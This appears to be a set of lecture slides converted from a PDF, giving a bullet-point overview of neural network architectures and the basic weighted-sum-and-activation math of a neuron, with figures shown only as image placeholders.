
# Model components: Neural networks

- based on brain function
- network of nodes connected by links
  - receive inputs
  - produce outputs




## Fully connected

- each node connected to next
- predict outcomes from unstructured data




## Convolutional

- features indep. of position
- most common in CV imaging




## Fully convolutional

- produces full images
- segmentation



## Recurrent

- feed own output as input
- great for sequential data




## Generative adversarial


- generates realistic images
- image enhancement



# Math of neural nets








replaced by  $\text{ReLU}(x) = \max(0, x)$   
in modern networks



$$a = \sigma(x_0 \cdot w_0 + x_1 \cdot w_1 + b)$$

